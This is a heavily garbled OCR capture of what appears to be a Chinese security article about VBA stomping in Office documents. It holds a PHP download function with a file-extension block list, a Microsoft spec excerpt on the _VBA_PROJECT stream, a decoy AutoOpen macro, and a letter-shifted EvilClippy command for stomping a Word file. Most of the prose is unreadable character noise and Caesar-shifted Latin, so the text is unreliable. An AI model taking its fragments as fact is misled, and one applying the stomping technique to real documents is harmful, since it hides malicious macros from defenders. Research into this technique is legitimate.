
Ⓓ 摄 矿 罗 结 摄结蝉蝉

skwpo 规 矿 sks +sks 练罗 ,

脑 规 般摄 矿 间 skwpo sks ^ ` 规(s)

练罗ⓤ 摄 耻矿 院 艺 谷 Ⓓ雅

离



```
878  function down_url( $url, $save_dir='file', $filename = '', $type = 0 ) {
879      if ( is_null( $url ) ) return array( 'state' => '内容为空', 'dir' => '', 'url' => '', 'error' => 1 );
880      $save_dir = SITE_DIR.conf( str: 'uploadpath').$save_dir.'/';
881      if ( trim( $filename ) == '' ) { //保存文件名
882          $filename = file_name( $url );
883          $file_ext = file_ext( $url );
884      }else{
885          $file_ext = file_ext( $url );
886      }
887      if(in_array($file_ext,array('php','asp','aspx','exe','sh','sql','bat')) || empty($file_ext)) {
888          return array( 'state' => '创建文件失败,禁止创建'.$file_ext.'文件!,' . $url, 'dir' => '', 'url' => '', 'error'
889      }
890      //创建保存目录
891      if ( !file_exists( $save_dir ) && !mkdir( $save_dir,  mode: 0777,  recursive: true ) ) {
892          return array( 'state' => '创建文件夹失败', 'dir' => '', 'url' => '', 'error' => 5 );
893      }
894      $file_dir = $save_dir . $filename;
895      $file_path = str_replace(  search: SITE_DIR,  replace: SITE_PATH, $file_dir );
896      if ( file_exists( $file_dir ) ) del_file( $file_dir );
897      //获取远程文件所采用的方法
898      if ( $type ) {
899          $ch = curl_init();
900          $timeout = 5;
901          curl_setopt( $ch,  option: CURLOPT_URL, $url );
902          curl_setopt( $ch,  option: CURLOPT_RETURNTRANSFER,  value: 1 );
903          curl_setopt( $ch,  option: CURLOPT_CONNECTTIMEOUT, $timeout );
904          $img = curl_exec( $ch );
```


Ⓓ雅 见 ;<; 矿 艺 警矿

规 阻 li 摄 规 Ⓑ矿 起 fxuo

ⓡ 经 摄 矿 fxuo 陷 结 (y) 矿

蝉蝉 练罗 摄脑 矿 fxuc

zzz1edlgx1frp 矿 经 艺 矿评 雅

ⓠ 齐 摄

(x) fxuo 败评 雅 ⑨ 齐 矿 ⓡ

经 起 练罗 sks 警 齐练 sks 见 矿露


结 规 阻 zhevkhoo 离 矿 角 规 Ⓑ缩

jhwvkhoo 摄

练


ⓡ 知 LS 翻 4<5149; 14<; 1465矩矿

经练罗 vkhoosks 雅 绑神




矿 sd| σ dg矿 绑神 =vkhodsks

练罗



警 矿 规 Ⓑ 警 迄 绑 般摄



色


经练 (x) 练罗 skwp o 警矿露(x) 远 订 警

Ⓑ z hevkhoo 阻 摄 罪 矿 起

Z lq: . sksvwxg| 结 skwp o 矿 遭远

摄 结 矿 警矿评 警雅 齐 矿


齐绑 摄



艺 规 Ⓑ矿间 练罗 ⓡ 绝 结

skwp o 警矿 练罗 矿起

罗 vkhoo1skwp 迄 绑 矿补 Ⓑ z hevkhoo 阻 真



练罗　摄　阻　矿结练　警经词摄　读

艺　警　矿　练　摄　Ⓓ

矿　摄⑨经经练　矿练限绍　jhwvkhoo

知陷　练　面齐　矩矿　摄缩罗

jhwvkhoo　结　ⓡ　矿调　践　艺订　远　警

摄　缩　间　ⓡ　矿　绝

结　知　skvpo　警矩　结　摄

FPV　Ⓑ　般矿结　露

练　摄面绑　魁　矿蝉　练绑　摄

參　　职 YED　　职

原创 x-encounter 信安之路 2019-07-25

Riilfh　　魁　　矿　　艺　　矿调衡

莫　起　　摄Riilfh <:05336 Zrug　　警　　翻 grf矿　　Riilfh　警　翻 grf{矿。　　翻 grfp摄　　结评　　。　　翻 grf{矿调　　规　翻　　grf摄足　练罗 grfp　警矿　警

837e3637知]LS　警　　矩矿远　陷　翻 grf　矿　警　结　矿绝　　摄　　grf　警

g3fi44h知grfildh　　陆　Ⓓ　　aba矩/ **规　角　规　　警**

(v)　练罗　　结　　摄

魁　DSW　参　除　矿　　矿 PDFUR　　脑　Ⓑ般　　矿　际　　规　矿　(f)　般　　摄绑　　规 (f)　　衍　魁

YED vwrpslqj

YED　Riilfh　罪　规规绑　绍

4携　见　=　　见　　矿　释　摄　规(u)　见　矿　结

5携S0Frgh= 绕 YE 矿YED S0Frgh矿

雅 YE S0Frgh 矿 角 Dowl44

Ⓑ S0Frgh摄

6携H{hFrghv= S0Frgh 练 职 矿陷评 练

释 bbVUSbb 罪/职 露 评 YED

矿 规 陷(u) 矿 结 摄

练 罗 罪 评 练 罗

Shuirup dqfhFdfkh矿陷罪。 般 S0Frgh 见 矿

bYEDbSURMHFW 罪 Riilfh 绕 Riilfh

矿(q)评 罪 见 矿 S0Frgh 见


bYEDbSURMHFW

2.3.4.1 _VBA_PROJECT Stream: Version Dependent Project Information

02/15/2019 • 2 minutes to read

The _VBA_PROJECT stream contains the version-dependent description of a VBA project.

The first seven bytes of the stream are version-independent and therefore can be read by any version.



Reserved1 (2 bytes): MUST be 0x61CC. MUST be ignored.

Version (2 bytes): An unsigned integer that specifies the version of VBA used to create the VBA project. MUST be ignored on read. MUST be 0xFFFF on write.


Reserved2 (1 byte): MUST be 0x00. MUST be ignored.

Reserved3 (2 bytes): Undefined. MUST be ignored.

PerformanceCache (variable): An array of bytes that forms an implementation-specific and version-dependent performance cache for the VBA project. The length of **PerformanceCache** MUST be seven bytes less than the size of **_VBA_PROJECT** Stream (section 2.3.4.1). MUST be ignored on read. MUST NOT be present on write.

练 翻知Pxvweh矩3{llll矿 警罪矿规 Riilfh 5343

知65 谅矩翻足



hp p p 矿 割割

艺 参矿绝结 摄 迎

Riilfh 矿(x) YED vwrpslqj 起

Riilfh 评 翻 见 矿 职 Riilfh

见


Ⓡ YED vwrpslqj (x) 隆 HyldFdss|

kwwsv=22jlwkxe1frp2rxwrodqqc2HyldFdss|

Ⓡ耀 (f) 隆知rdnwrrov矿rdngxpsv矿Sfrghgpsv矩

(f) 神

间(s) 练罗



驱 练罗询 YED 警 idnhfrghbzrugbyed1w(w

```
Private Sub AutoOpen()
MsgBox "Fake, fake, so fake!"
End Sub
```


信安之路

观 / 0w Riilfh


HyldFdss|1h{h 0v idnhfrghbzrugbyed1w{w 0w 5343{97

{0hqfrxqwhu1grf


起 Riilfh5343知97 谅矩




YED



绕　　订谷　(Y)矿　绑　起　Riilfh534&如97　谅矩



YED



